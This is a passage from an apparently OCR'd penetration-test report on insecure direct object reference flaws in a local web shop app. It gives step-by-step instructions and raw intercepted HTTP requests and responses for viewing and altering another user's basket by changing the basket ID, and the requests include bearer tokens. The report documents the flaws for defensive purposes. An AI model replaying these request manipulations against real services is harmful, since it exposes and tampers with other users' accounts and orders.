
```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
ETag: W/"9d-luAx6vZmrQV/CiBREExjC2sg8CY"
Vary: Accept-Encoding
Date: Sat, 10 Aug 2024 19:58:11 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":14,
    "ProductId":2,
    "BasketId":"6",
    "quantity":1,
    "updatedAt":"2024-08-10T19:58:11.674Z",
    "createdAt":"2024-08-10T19:58:11.674Z"
  }
}
```

IMPACT:

EXPLOITING THIS VULNERABILITY ALLOWS AN ATTACKER TO ADD OR MODIFY ITEMS IN ANOTHER USER'S BASKET, LEADING TO UNAUTHORIZED ACCESS AND POTENTIAL MANIPULATION OF USER ORDERS. THIS CAN RESULT IN FINANCIAL LOSSES, TRUST ISSUES, AND POTENTIAL LEGAL CONSEQUENCES FOR THE AFFECTED USERS AND THE APPLICATION.

BEFORE




Your Basket (test2@gmail.com)

Apple Pomace	1	0.89¤	

Total Price: 0.89¤

You will gain 0 Bonus Points from this order!

AFTER



Apple Pomace	1	0.89¤
Apple Juice (1000ml)	1	1.99¤
Orange Juice (1000ml)	1	2.99¤

Key	Value
bid	6

```
1 6
```


6.UNAUTHORIZED VIEWING OF ANOTHER USER'S BASKET. HIGH

DESCRIPTION:

A CRITICAL INSECURE DIRECT OBJECT REFERENCE (IDOR) VULNERABILITY WAS IDENTIFIED IN THE WEB APPLICATION AT HTTP://LOCALHOST:3000. THE ISSUE ALLOWS AUTHENTICATED USERS TO VIEW THE CONTENTS OF ANOTHER USER'S BASKET BY MODIFYING THE BASKETID PARAMETER IN THE REQUEST TO THE /REST/BASKET/ ENDPOINT. THE VULNERABILITY EXISTS BECAUSE THE APPLICATION FAILS TO VALIDATE THAT THE USER MAKING THE REQUEST OWNS THE SPECIFIED BASKET, LEADING TO UNAUTHORIZED ACCESS TO OTHER USERS' DATA.

- ADD AN ITEM TO YOUR BASKET AND INTERCEPT THE REQUEST TO /REST/BASKET/{BASKETID} USING A WEB PROXY TOOL LIKE BURP SUITE.
- CHANGE THE BASKETID IN THE REQUEST URL FROM YOUR CURRENT BASKET ID (E.G., 6) TO ANOTHER ID (E.G., 2).


BEFORE



```
GET /rest/basket/6 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/plain, */*
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0MkBnbWFpbC5jb20iL
CJwYXNzd29yZCI6IjE2ZDdhNGZjYTc0NDJkZGEzYWQ5M2M5YTcyNjU5N2U0Iiwicm9sZS
I6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJ
wcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0
QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQ
XQiOiIyMDI0LTA4LTEwIDEyOjEwOjMxLjMxOSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMD
I0LTA4LTEwIDEyOjEwOjMxLjMxOSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQ
iOjE3MjMyOTE4OTN9.MoFFtHBmhYmYRknhOHh4iJwnTth5_IlrsZlzZcjXHWzaUMs2949
SmcDzi8uVNWN-9FB1E6Xg-7WKEtcdKMxuWRAwUVXRB3vwTcc4JfLI_ABP41Ryq2X1ElpR
jcmqPZu7H6bkM6YmIvnv6_45XSKtGHbEDBv9eYYpVa35SUzEUs4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89
Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; continueCode=
b5bvJ29gw5j8zoP1lp3qzDrNAZQhjtLfQHWKO0akWnX6LBymV4QEeYKZ7RMn; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiY2FybG9zIiwiZW1haWwiOiJ0ZXN0MkBnbWFpb
C5jb20iLCJwYXNzd29yZCI6IjE2ZDdhNGZjYTc0NDJkZGEzYWQ5M2M5YTcyNjU5N2U0Ii
```

```
{
  "status":"success",
  "data":{
    "id":6,
    "coupon":null,
    "UserId":23,
    "createdAt":"2024-08-10T12:11:32.858Z",
    "updatedAt":"2024-08-10T12:11:32.858Z",
    "Products":[
      {
        "id":24,
        "name":"Apple Pomace",
        "description":
        "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/#recycle\">sent back to us</a> for recycling.",
        "price":0.89,
        "deluxePrice":0.89,
        "image":"apple_pressings.jpg",
        "createdAt":"2024-08-10T11:57:54.554Z",
        "updatedAt":"2024-08-10T11:57:54.554Z",
        "deletedAt":null,
        "BasketItem":{
          "ProductId":24,
          "BasketId":6,
          "id":9,
          "quantity":1,
          "createdAt":"2024-08-10T17:53:51.366Z",
          "updatedAt":"2024-08-10T17:53:51.366Z"
        }
```

AFTER



```
GET /rest/basket/2 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/plain, */*
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0MkBnbWFpbC5jb20iL
CJwYXNzd29yZCI6IjE2ZDdhNGZjYTc0NDJkZGEzYWQ5M2M5YTcyNjU5N2U0Iiwicm9sZS
I6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJ
wcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0
QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQ
XQiOiIyMDI0LTA4LTEwIDEyOjEwOjMxLjMxOSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMD
I0LTA4LTEwIDEyOjEwOjMxLjMxOSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQ
iOjE3MjMyOTE4OTN9.MoFFtHBmhYmYRknhOHh4iJwnTth5_IlrsZlzZcjXHWzaUMs2949
SmcDzi8uVNWN-9FB1E6Xg-7WKEtcdKMxuWRAwUVXRB3vwTcc4JfLI_ABP41Ryq2X1ElpR
jcmqPZu7H6bkM6YmIvnv6_45XSKtGHbEDBv9eYYpVa35SUzEUs4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89
Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; continueCode=
b5bvJ29gw5j8zoP1lp3qzDrNAZQhjtLfQHWKO0akWnX6LBymV4QEeYKZ7RMn; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiY2FybG9zIiwiZW1haWwiOiJ0ZXN0MkBnbWFpb
C5jb20iLCJwYXNzd29yZCI6IjE2ZDdhNGZjYTc0NDJkZGEzYWQ5M2M5YTcyNjU5N2U0Ii
```

```
{
  "status":"success",
  "data":{
    "id":2,
    "coupon":null,
    "UserId":2,
    "createdAt":"2024-08-10T11:57:58.398Z",
    "updatedAt":"2024-08-10T11:57:58.398Z",
    "Products":[
      {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":
        "Made from blended Raspberry Pi, water and sugar.
        "price":4.99,
        "deluxePrice":4.99,
        "image":"raspberry_juice.jpg",
        "createdAt":"2024-08-10T11:57:54.476Z",
        "updatedAt":"2024-08-10T11:57:54.476Z",
        "deletedAt":null,
        "BasketItem":{
          "ProductId":4,
          "BasketId":2,
          "id":4,
          "quantity":2,
          "createdAt":"2024-08-10T11:57:59.430Z",
          "updatedAt":"2024-08-10T11:57:59.430Z"
        }
```

IMPACT:


EXPLOITING THIS VULNERABILITY ALLOWS AN ATTACKER TO VIEW THE CONTENTS OF ANOTHER USER'S BASKET, POTENTIALLY EXPOSING SENSITIVE INFORMATION SUCH AS PRODUCT SELECTIONS, QUANTITIES, AND PRICES. THIS CAN LEAD TO PRIVACY VIOLATIONS, UNAUTHORIZED DATA ACCESS, AND A BREACH OF USER TRUST.

7.UNAUTHORIZED DELETION OF ITEMS IN ANOTHER USER'S BASKET.HIGH

DESCRIPTION:

A CRITICAL INSECURE DIRECT OBJECT REFERENCE (IDOR) VULNERABILITY WAS IDENTIFIED IN THE WEB APPLICATION AT HTTP://LOCALHOST:3000. THE ISSUE ALLOWS AN AUTHENTICATED USER TO DELETE ALL ITEMS FROM ANOTHER USER'S BASKET BY SENDING A SPECIALLY CRAFTED DELETE REQUEST TO THE /API/BASKETITEMS/ ENDPOINT. THE APPLICATION FAILS TO PROPERLY VALIDATE THAT THE USER MAKING THE REQUEST OWNS THE ITEMS IN THE SPECIFIED BASKET, ALLOWING UNAUTHORIZED DELETION OF ITEMS FROM OTHER USERS' PROFILES.

